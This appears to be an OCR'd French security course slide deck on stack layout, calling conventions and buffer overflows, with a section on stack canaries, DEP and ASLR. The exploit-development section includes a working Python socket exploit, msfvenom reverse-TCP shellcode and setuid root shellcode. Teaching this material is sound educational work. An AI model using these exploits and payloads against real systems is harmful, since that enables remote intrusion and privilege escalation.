
- Last in, First out
- La pile d'un programme en exécution est partagée par toutes les fonctions du programme
- **ESP** (Extended Stack Pointer) – sommet de la pile
- **EBP** (Extended Base Pointer) – Botton de la pile (base de la pile)
- **Instruction PUSH** empiler des données
- **Instruction POP** dépiler des données




- Elle est utilisée dans lors d'appels de fonctions avec l'instruction **call**

# Pile – Elément clés

- Last in, First out
- La pile d'un programme en exécution est partagée par toutes les fonctions du programme
- **ESP** (Extended Stack Pointer) – sommet de la pile
- **EBP** (Extended Base Pointer) – Botton de la pile (base de la pile)
- **Instruction PUSH** empiler des données
- **Instruction POP** dépiler des données




- Elle est utilisée dans lors d'appels de fonctions avec l'instruction **call**

# Pile – Appel de fonction

A suivre ici

# Le résumé Vidéo

Vidéo à regarder

# Exo

- Faire les exos 3-5 de la fiche de TD

# Convention d’appel de fonction

- **cdecl** : les paramètres sont mis dans la pile de la droite vers la gauche et c’est à la fonction appelante de nettoyer la pile à la fin de la fonction appelée. La valeur de retour est sauvegardée dans le registre EAX

```
int test(int x, int y, int z);
int a, b, c, ret;

ret = test(a, b, c);
```

```
push c
push b
push a
call test
add esp, 12
mov ret, eax
```

# Convention d’appel de fonction

- **stdcall**: Même fonctionnement que **cdecl** sauf qu’ici c’est à la fonction appelée de nettoyer la pile à la fin de son exécution
- C’est ce qui est utilisé par défaut par l’API Windows

```
int test(int x, int y, int z);
int a, b, c, ret;

ret = test(a, b, c);
```

```
push c
push b
push a
call test
mov ret, eax
```

# Convention d’appel de fonction

- **fastcall**: Les premiers paramètres (souvent deux) sont passés à la fonction appelée via les registres (EDX et ECX dans Windows) et le  reste obéit aux mêmes règles que la convention cdecl.

# Convention d’appel de fonction

- Faire aussi attention à la façon de récupérer les arguments dans la pile
  - avec push (version Visual Studio)
    - pop eax
  - avec mov (Version gcc)
    - mov [ ebp + 4 ], eax

# Fonction main

- Chaque programme C possède une fonction main
- **int main(int argc, char** argv)**
  - **argc** le nombre d'arguments
  - **argv** un pointeur vers le tableau d'arguments
- C'est le point d'entré au programme

# Fonction main

```
filetestprogram.exe -r filename.txt

argc = 3
argv[0] = filetestprogram.exe
argv[1] = -r
argv[2] = filename.txt
```

```
int main(int argc, char* argv[])
{
	if (argc != 3) {return 0;}

	if (strncmp(argv[1], "-r", 2) == 0){

		DeleteFileA(argv[2]);

	}
	return 0;
}
```

# Principe

- Soit la déclaration de la variable locale str1 : **char str1 [10]**

➔Que se passera-t-il si l'on fait appel à cette fonction ?

**strcpy ( str1 , "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA")**

# Principe

```
/* overflow.c */

#include <string.h>

main(){
        char str1[10];
        strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");

}
```

$ gcc -ggdb -mpreferred-stack-boundary=2 **-fno-stack-protector -z execstack** -o overflow overflow.c

$ ./overflow
09963: Segmentation fault

➔ Pourquoi obtient-on une erreur de segmentation ??

# Principe

```
/* overflow.c */

#include <string.h>

main(){
        char str1[10];
        strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");

}
```

**$gdb --q overflow**
(gdb) **run**
Starting program: /book/overflow
Program received signal SIGSEGV, Segmentation fault.
**0x41414141 in ?? ()**
(gdb) **info reg eip**
**eip 0x41414141 0x41414141**
(gdb) **q**
A debugging session is active.
Do you still want to close the debugger?(y or n) y
$

# Conséquence

- Si un attaquant arrive à contrôler le contenu du registre **EIP** (autre avaleur que AAAA), alors il pourra exécuter son propre code « **Shellcode »**
- Si le **SUID** du programme vulnérable est activé, alors l'attaquant pourra même élever ses privilèges

```
$ chmod   u+s   overflow
$ ls -l  overflow
-rwsr-sr-x 1   root    root    11643      May 28 12:42   overflow
```

- Ceci s'appelle **« exploiter une vulnérabilité de Buffer-Over-Flow »**

# Eléments d’un exploit

- **NOP Sled**
  - **0x90** dans les processeurs x86
  - Placés au début d’un shellcode

- **Shellcode**
  - Utilisé historiquement pour fournir un shell à un attaquant
  - C’est un code binaire écrit en hexadécimal

# Eléments d’un exploit

- **Shellcode**

```
//shellcode.c

char shellcode[] = //setuid(0)
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80" //setuid(0) first
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main() {
        int *ret; //ret pointer for manipulating saved return.
        ret = (int *) &ret + 2; //set ret to point to the saved return
        //value on the stack.
        (*ret) = (int) shellcode; //change the saved return value to the
        //address of the shellcode, so it executes.
}
```

```
# // root
# gcc  -mpreferred-stack-boundary=2  -fno-stack-protector  -z execstack  -o  shellcode shellcode.c
# chmod  u+s  shellcode
```


# Eléments d'un exploit

- **Shellcode**

```
# su user  // basculer vers un utilisateur lambda
$./shellcode
# id
uid=0(root) gid=1001(user) groups=0(root),1001(user)
```

- **Repeating Return Addresses**

  - L'élément le plus important dans un exploit est d'adresse (la valeur) qui va écraser l'adresse retour sauvegardée dans la pile
    - Celle-ci doit être alignée et répétée jusqu'à écraser l'EIP sauvegardé (l'adresse retour) dans la pile
    - Sa valeur est souvent l'adresse du milieu du NOP Sled du shellcode




l'adresse écrase l'EIP et pointe vers le NOP Sled et glisse vers le shellcode

# Eléments d’un exploit

- **Repeating Return Addresses**

  - Pour connaitre cette adresse, vous devez connaitre la valeur du registre ESP du programme avant l’exploitation du programme

```
#include <stdio.h>
unsigned int get_sp(void){
        __asm__("movl eax, esp");
}
int main(){
        printf("Stack pointer (ESP): 0x%x\n", get_sp());
}
# gcc -o get_sp get_sp.c
# ./get_sp
Stack pointer (ESP): 0xbffff4f8
```

➔ Nous pouvons maintenant estimer le début du buffer vulnérable

# Développement d’exploits

- Contrôler le registre EIP
- Déterminer les offset(s)
- Déterminer le vecteur d’attaque
- Construire l’exploit
- Tester l’exploit
- Eventuellement débugger l’exploit

# Développement d'exploits

## Contrôler le registre EIP

- Le programme vulnérable de l'étude est une application réseau écoutant sur le port 5555

```
# netstat -anlp | grep application
tcp  0 0.0.0.0:5555   0.0.0.0:*   LISTEN   772/application
```

- Pour trouver une faille dans ce programme, on envoie une chaîne de caractères via le programme **nc**

```
root@kali:~/book#   perl  -e   'print "A"x8096' | nc localhost 5555
```

➔ **l'application se comporte différemment avec une chaine très longue. Pour comprendre ce qui se passe, on lance l'application avec gdb dans une fenêtre et on envoie la chaîne de caractères dans une autre fenêtre**

# Développement d'exploits

## Contrôler le registre EIP

- D'après le résultat dans gdb, nous avons un buffer-over-flow classique et nous avons écrasé le registre EIP

```
root@kali:~/book# gdb -q application
Reading symbols from /root/book/ application
(gdb) set follow-fork-mode child application ...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/book/ application
[New process 777]

Program received signal SIGSEGV, Segmentation fault.
[Switching to process 777]
0x41414141 in ?? ()
(gdb) i r eip esp ebp
eip            0x41414141       0x41414141
esp            0xbffff4b8       0xbffff4b8
ebp            0x41414141       0x41414141
(gdb)
```

# Développement d'exploits

- **Déterminer l'offset**
  - Trouver combien de caractères sont nécessaires pour écraser le contenu du registre EIP

```
#!/usr/bin/python
import socket

total = 1024 # Total Length of Buffer String
s = socket.socket()
s.connect(("localhost", 5555)) # Connect to server
print s.recv(1024) # Receive Banner
exploit = "A"*total + "\n" # Build Exploit String
s.send(exploit) # Send Exploit String
s.close
```

# Développement d'exploits

- **Déterminer l'offset**
  - Trouver combien de caractères sont nécessaires pour écraser le contenu du registre EIP

```
root@kali:~/book# gdb -q application
Reading symbols from /root/book/ application
(gdb) set follow-fork-mode child application ...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/book/ application
[New process 777]

Program received signal SIGSEGV, Segmentation fault.
[Switching to process 777]
0x41414141 in ?? ()
(gdb) i r eip esp ebp
eip            0x41414141       0x41414141 <--------------
esp            0xbffff4b8       0xbffff4b8
ebp            0x41414141       0x41414141 <--------------
(gdb)
```

# Développement d'exploits

- **Déterminer l'offset**
  - Trouver combien de caractères sont nécessaires pour écraser le contenu du registre EIP

  ➔ Utiliser un pattern **Metasploit / Python**

**# /usr/share/metasploit-framework/tools/pattern_create.rb 1024**

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac
1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2A
e3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4
Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai
6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7A
k8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9
An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap
1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2A
r3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4
At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av
6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7A
x8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9
Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc
1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2B
e3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4
Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0B
```

# Développement d'exploits

- **Déterminer l'offset**
  - Trouver combien de caractères sont nécessaires pour écraser le contenu du registre EIP

➔ Utiliser un pattern **Metasploit / Python**

➔ Ajouter le pattern au script python

➔ On obtient sur gdb

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to process 28006]
0x41386941 in ?? ()
```

EIP

➔ Utiliser **pattern_offset** pour déterminer l'emplacement de 0x41386941 dans le pattern

```
root@kali:~/book# /usr/share/metasploit-framework/tools/pattern_offset.rb \
0x41386941    1024
[*] Exact match at offset 264
```

Offset avant que EIP soit écrasé


# Développement d’exploits

- **Déterminer le vecteur d’attaque**
  - Déterminer l’adresse dans la pile vers laquelle se brancher afin d’exécuter le shellcode
    - Ajouter un NOP Sled à notre code

# Développement d'exploits

- **Déterminer le vecteur d'attaque**


```
#!/usr/bin/python
import socket

total = 1024 # Total Length of Buffer String
off = 264 # Offset to EIP

sc = "" # Shellcode Block
sc += "A"
noplen = 32 # Length of NOP Sled
jmp = "BBBB" # Dummy EIP overwrite

s = socket.socket()
s.connect(("localhost", 5555)) # Connect to server
print s.recv(1024) # Receive Banner

exploit = "" # Build Exploit String
exploit += "A"*off + jmp + "\x90"*noplen + sc
exploit +="C"*(total - off - 4 - len(sc) - noplen)

s.send(exploit) # Send Exploit String
```



# Développement d'exploits

- **Déterminer le vecteur d'attaque**

```
#!/usr/bin/python
import socket

total = 1024 # Total Length of Buffer String
off = 264 # Offset to EIP

sc = "" # Shellcode Block
sc += "A"
noplen = 32 # Length of NOP Sled
jmp = "BBBB" # Dummy EIP overwrite

s = socket.socket()
s.connect(("localhost", 5555)) # Connect to server
print s.recv(1024) # Receive Banner

exploit = "" # Build Exploit String
exploit += "A"*off + jmp + "\x90"*noplen + sc
exploit +="C"*(total - off - 4 - len(sc) - noplen)

s.send(exploit) # Send Exploit String
```



# Développement d'exploits

- **Déterminer le vecteur d'attaque**

```
(gdb) set follow-fork-mode child
(gdb) c
Continuing.
[New process 28250]
Program received signal SIGSEGV, Segmentation fault.
[Switching to process 28250]
0x42424242 in ?? ()
(gdb) x/32x $esp
0xbffff4b8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff4c8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff4d8: 0x43434341 0x43434343 0x43434343 0x43434343
0xbffff4e8: 0x43434343 0x43434343 0x43434343 0x43434343
```

EIP est écrasé par B

jmp

# Développement d'exploits

- **Générer le shellcode**

```
root@kali:~/book# msfvenom  -a x86 --platform Linux  --payload linux/x86/shell_reverse_tcp \   LHOST=127.0.0.1
LPORT=8675 R   -f python

# linux/x86/shell_reverse_tcp - 68 bytes
# http://www.metasploit.com
# VERBOSE=false, LHOST=192.168.1.90, LPORT=8675,
# ReverseConnectRetries=5, ReverseAllowProxy=false,
# PrependFork=false, PrependSetresuid=false,
# PrependSetreuid=false, PrependSetuid=false,
# PrependSetresgid=false, PrependSetregid=false,
# PrependSetgid=false, PrependChrootBreak=false,
# AppendExit=false, InitialAutoRunScript=, AutoRunScript=
buf = ""
buf += "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66"
buf += "\xcd\x80\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\xc0"
buf += "\xa8\x01\x5a\x68\x02\x00\x21\xe3\x89\xe1\xb0\x66\x50"
buf += "\x51\x53\xb3\x03\x89\xe1\xcd\x80\x52\x68\x2f\x2f\x73"
buf += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb0"
buf += "\x0b\xcd\x80"
```

# Développement d’exploits

- **Générer le shellcode**

```
root@kali:~/book#msfvenom  -a x86 --platform Linux  --payload  linux/x86/shell_reverse_tcp   \
 LHOST=127.0.0.1  LPORT=8675 R -b '\x00\x0a' -e x86/shikata_ga_nai  -f python

[*] x86/shikata_ga_nai succeeded with size 95 (iteration=1)
buf = ""
buf += "\xba\x7a\xb4\xe5\x31\xda\xde\xd9\x74\x24\xf4\x5e\x33"
buf += "\xc9\xb1\x12\x83\xee\xfc\x31\x56\x0e\x03\x2c\xba\x07"
buf += "\xc4\xe1\x19\x30\xc4\x52\xdd\xec\x61\x56\x68\xf3\xc6"
buf += "\x30\xa7\x74\xb5\xe5\x87\x4a\x77\x95\xa1\xcd\x7e\xfd"
buf += "\xf1\x86\x80\xa7\x99\xd4\x82\x76\xb9\x50\x63\xc8\x5b"
buf += "\x33\x35\x7b\x17\xb0\x3c\x9a\x9a\x37\x6c\x34\x0a\x17"
buf += "\xe2\xac\x3c\x48\x66\x45\xd3\x1f\x85\xc7\x78\xa9\xab"
buf += "\x57\x75\x64\xab"
```

# Développement d'exploits

- **Tester l'exploit**

```
#!/usr/bin/python
import socket
total = 1024 # Total Length of Buffer String
off = 264 # Offset to EIP
sc = "" # Shellcode Block
sc += "\xba\x7a\xb4\xe5\x31\xda\xde\xd9\x74\x24\xf4\x5e\x33"
sc += "\xc9\xb1\x12\x83\xee\xfc\x31\x56\x0e\x03\x2c\xba\x07"
sc += "\xc4\xe1\x19\x30\xc4\x52\xdd\xec\x61\x56\x68\xf3\xc6"
sc += "\x30\xa7\x74\xb5\xe5\x87\x4a\x77\x95\xa1\xcd\x7e\xfd"
sc += "\xf1\x86\x80\xa7\x99\xd4\x82\x76\xb9\x50\x63\xc8\x5b"
sc += "\x33\x35\x7b\x17\xb0\x3c\x9a\x9a\x37\x6c\x34\x0a\x17"
sc += "\xe2\xac\x3c\x48\x66\x45\xd3\x1f\x85\xc7\x78\xa9\xab"
sc += "\x57\x75\x64\xab"
noplen = 32 # Length of NOP Sled
jmp = "\xc8\xf4\xff\xbf "  # IP Overwrite (0xbffff4c8)
s = socket.socket()
s.connect(("localhost", 5555)) # Connect to server
print s.recv(1024) # Receive Banner
exploit = "" # Build Exploit String
exploit += "A"*off + jmp + "\x90"*noplen + sc
exploit +="C"*(total-off-4-len(sc)-noplen)
s.send(exploit) # Send Exploit String
s.close
```

# Développement d’exploits

- **Tester l’exploit**
  - Si on écoute sur le port 8675
    - **nc -vvvnt –p 8675**
  - et on lance l’exploit

➔ On n’obtiendra normalement le contrôle du shell distant

# Protections Mémoire

- **Stack canary**

  - GS sous Windows (Visual C++)
  - StackShield, StackGuard et Stack Smashing Protection (SSP) sous Linux

# Protections Mémoire

- **Stack canary**
  - GS sous Windows (Visual C++)
    - Une valeur aléatoire est générée pour chaque processus et placée juste au dessus de EIP et EBP sauvegardés dans la pile. Elle est vérifiée à chaque retour de fonction.

# Stack canary

- GS sous Windows (Visual C++)

| **Nouveau Prologue** | **Nouel Epilogue** |
| --- | --- |
| **push ebp**<br>**mov ebp, esp**<br>**sub esp, 24h** ;space for local buffers and cookie<br>**move ax, dword ptr [vuln!__security_cookie]**<br>**xor eax, ebp** ;xor cookie with ebp<br>**mov dword ptr [ebp-4], eax** ; store it at the bottom of stack frame | **mov ecx, dword ptr [ebp-4]**<br>**xor ecx, ebp ;** see if either cookie or ebp changed<br>**call vuln!__security_check_cookie (004012e8)** ; check it, address will vary<br>**leave**<br>**Ret** |

- On réalise un XOR du cookie avec EBP et on place le résultat au-dessous du EBP sauvegardé
- Au retour de la fonction, on réalise un XOR du cookie trouvé dans la pile avec EBP et on le compare à celui se trouvant dans la section .data

# Protections Mémoire

- **Non-Executable Stack (gcc)**

root@kali:~/book# **gcc -o test test.c && readelf -l test | grep -i stack**:
GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 **RW** 0x4
root@kali:~/book# **gcc -z execstack -o test test.c && **
**readelf -l test | grep -i stack**
GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 **RWE** 0x4

- **Non-executable Memory Pages**
  - Le patche Page-eXec (PaX du package grsecurity)
  - Data Execution Prevention (DEP)
    - Programmes compilés avec le drapeau **/NXCOMPAT** sous Windows

# Protections Mémoire

- **Address Space Layout Randomization (ASLR)**

  - ASLR introduit de l'entropie dans l'adressage mémoire utilisé par les processus
  - Programmes compilés avec le drapeau **/DYNAMICBASE** sous Windows
  - Pour le désactiver sous Linux (debian):

    **echo 0 > /proc/sys/kernel/randomize_va_space**
  - Ce qui rend l'exploitation plus difficile, car les adresses mémoires changent (adresse de la pile, adresse de chargement des DLLs et leurs fonctions, …)


# Protections Mémoire

- **Address Space Layout Randomization (ASLR)**

| Windows 7 | | | Windows 8 | | |
|---|---|---|---|---|---|
| Region | 32-bit | 64-bit | Region | 32-bit | 64-bit |
| Executable Image | $2^8$ | $2^8$ | Executable Image | $2^8$ | $2^{17}$ |
| DLL Image | $2^8$ | $2^8$ | DLL Image | $2^8$ | $2^{19}$ |
| Stack | $2^{14}$ | $2^{14}$ | Stack | $2^{17}$ | $2^{33}$ |
| Heap | $2^5$ | $2^5$ | Heap | $2^8$ | $2^{24}$ |
| PEB/TEB | $2^4$ | $2^4$ | PEB/TEB | $2^8$ | $2^{17}$ |

# Contourner DEP et PaX

